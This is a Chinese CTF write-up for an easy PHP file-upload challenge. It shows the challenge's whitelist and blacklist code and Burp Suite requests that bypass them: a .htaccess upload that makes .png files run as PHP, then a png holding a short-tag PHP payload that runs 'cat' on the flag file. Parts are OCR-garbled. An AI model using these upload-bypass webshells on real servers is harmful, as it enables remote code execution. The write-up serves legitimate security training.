

ez_upload-简单-php

[前端白名单](#)

[后端黑名单](#)

[题解](#)

出题人：DDL

难度：简单题

考点：文件上传， .htaccess， 简单的绕过

crpi-od6n6pziphyfcwhy.cn-hangzhou.personal.cr.aliyuncs.com/ddl08/01:37

前端白名单

['.png', '.jpg', '.jpeg', '.gif']

```

1  <!DOCTYPE html>
2  <html>
3  <head>
4      <meta charset="UTF-8">
5      <title>上传文件</title>
6      <script>
7          function validateFile(event) {
8              const fileInput = document.querySelector('input[type="file"]')
9          );
10         const file = fileInput.files[0];
11         if (file) {
12             const fileName = file.name.toLowerCase();
13             const allowedExtensions = ['.png', '.jpg', '.jpeg', '.gif']
14         ];
15             const isValid = allowedExtensions.some(ext => fileName.endsWith(ext));
16             if (!isValid) {
17                 alert("仅允许上传 PNG, JPG, 或 GIF 格式的图片! ");
18                 event.preventDefault(); // 阻止表单提交
19                 return false;
20             }
21         }
22     </script>
23 </head>
24 <body>
25     <h2>文件上传</h2>
26     <form action="upload.php" method="post" enctype="multipart/form-data"
27     onsubmit="validateFile(event)">
28         选择图片上传:
29         <input type="file" name="file" accept="image/png,image/jpeg,image/
30         gif" required>
31         <input type="submit" value="上传">
32     </form>
33 </body>
34 </html>
35

```

后端黑名单

限制php的一些后缀

```
1 <?php
2
3 $uploadDir = __DIR__ . "/upload/";
4 if (!is_dir($uploadDir)) {
5     mkdir($uploadDir);
6 }
7
8 $fileTmpPath = $_FILES["file"]["tmp_name"];
9 $fileName = $_FILES["file"]["name"];
10 $fileSize = $_FILES["file"]["size"];
11 $fileType = $_FILES["file"]["type"];
12 $fileError = $_FILES["file"]["error"];
13
14 $fileContent = file_get_contents($fileTmpPath);
15
16 if (preg_match('/<\?php|shell_exec|eval|base64_decode|system|passthru|pope
n|proc_open/i', $fileContent)) {
17     echo "非法的文件内容";
18     exit;
19 }
20
21 $allowedExts = ['jpg', 'jpeg', 'png', 'gif', 'txt', 'php'];
22 $blockedExts = [
23     'php', // 标准PHP文件
24     'php3', // 旧版PHP扩展名
25     'php4', // 旧版PHP扩展名
26     'php5', // 旧版PHP扩展名
27     'php7', // PHP7专用扩展名
28     'php8', // PHP8专用扩展名
29     'phps', // PHP源文件
30     'phtml', // PHP嵌入式HTML
31     'phar', // PHP归档文件
32     'inc' // 常用的PHP包含文件
33 ];
34 $ext = strtolower(pathinfo($fileName, PATHINFO_EXTENSION));
35
36 if (in_array($ext, $blockedExts)) {
37     echo "非法的文件扩展名";
38     exit;
39 }
40
41 //MIME类型检测
42 if ((( fileType == "image/gif")
43     || ($fileType == "image/jpeg")
44     || ($fileType == "image/jpg")
```


```

45    || ($fileType == "image/jpeg")
46    || ($fileType == "image/x-png")
47    || ($fileType == "image/png"))
48    && ($fileSize < 204800) ) {
49
50    if ($fileError > 0) {
51        echo "错误: : " . $fileError . "<br>";
52    } else {
53        move_uploaded_file($fileTmpPath, $uploadDir . $fileName);
54        echo "文件上传成功";
55    }
56
57 } else {
58     echo "非法的文件格式";
59 }
?>

```

题解

先传个png的码



The screenshot shows the Burp Suite interface with the following details:

- Request:**

```

1 POST /upload.php HTTP/1.1
2 Host: 111.170.6.21:32902
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://111.170.6.21:32902/
8 Content-Type: multipart/form-data;
boundary=----geckoformboundary3b853fc1e14d404db70dc057a8335bdb
9 Content-Length: 227
10 Origin: http://111.170.6.21:32902
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Priority: u0,i
14
15 ----geckoformboundary3b853fc1e14d404db70dc057a8335bdb
16 Content-Disposition: form-data; name="file"; filename="poc2.png"
17 Content-Type: image/png
18
19 <?=
20 ?!|^:;
21 ?
22 ----geckoformboundary3b853fc1e14d404db70dc057a8335bdb
23

```
- Response:**

```

1 HTTP/1.1 200 OK
2 Date: Sun, 31 Aug 2025 07:55:21 GMT
3 Server: Apache/2.4.62 (Debian)
4 X-Powered-By: PHP/8.1.33
5 Content-Length: 18
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 文件上传成功

```
- Inspector:** Shows request attributes, query parameters, body parameters, cookies, and headers.

Burp Project Intruder Repeater Window Help Burp Suite Professional v2022.7.1 - Temporary Project - licensed to h3110w0rld

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Logger Extender Project options User options

Deserialization Scanner GAP

1 x 2 x 3 x 4 x 5 x +

Send Cancel < > | |

Target: http://111.170.6.2

Request	Response	Inspector
<p>Pretty Raw Hex</p> <pre>1 POST /upload.php HTTP/1.1 2 Host: 111.170.6.21:32902 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Referer: http://111.170.6.21:32902/ 8 Content-Type: multipart/form-data; boundary=----geckoformboundary3b853fc1e14d404db70dc057a8335dbd 9 Content-Length: 288 10 Origin: http://111.170.6.21:32902 11 Connection: close 12 Upgrade-Insecure-Requests: 1 13 Priority: u=0, i 14 15 ----geckoformboundary3b853fc1e14d404db70dc057a8335dbd 16 Content-Disposition: form-data; name="file"; filename=".htaccess" 17 Content-Type: image/png 18 19 <FilesMatch "\.png\$"> 20 SetHandler application/x-httpd-php 21 </FilesMatch> 22 ----geckoformboundary3b853fc1e14d404db70dc057a8335dbd --</pre>	<p>Pretty Raw Hex Render</p> <pre>1 HTTP/1.1 200 OK 2 Date: Sun, 31 Aug 2025 07:54:37 GMT 3 Server: Apache/2.4.62 (Debian) 4 X-Powered-By: PHP/8.1.33 5 Content-Length: 18 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 文件上传成功</pre>	<p>Request Attributes Request Query Request Body Request Cookies Request Headers Response Headers</p>

Burp Suite Professional v2022.7.1 - Temporary Project - licensed to h3110w0rld

Target: http://111.170.6.21:32902

Request

Pretty Raw Hex

1 POST /upload.php HTTP/1.1
2 Host: 111.170.6.21:32902
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://111.170.6.21:32902
8 Content-Type: multipart/form-data;
boundary=----geckoformboundary3b853fc1e14d404db70dc057a8335dbd
8335dbd
9 Content-Length: 244
10 Origin: http://111.170.6.21:32902
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 ----geckoformboundary3b853fc1e14d404db70dc057a8335dbd
16 Content-Disposition: form-data; name="file"; filename="poc2.png"
17 Content-Type: image/png
18
19 <?>
20 `cat /F11aaaaaggg.txt`;
21 ?>
22 ----geckoformboundary3b853fc1e14d404db70dc057a8335dbd
--

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Date: Sun, 31 Aug 2025 07:55:54 GMT
3 Server: Apache/2.4.62 (Debian)
4 X-Powered-By: PHP/8.1.33
5 Content-Length: 18
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 文件上传成功

Inspector

Request Attributes (2)
Request Query Parameters (0)
Request Body Parameters (1)
Request Cookies (0)
Request Headers (12)
Response Headers (6)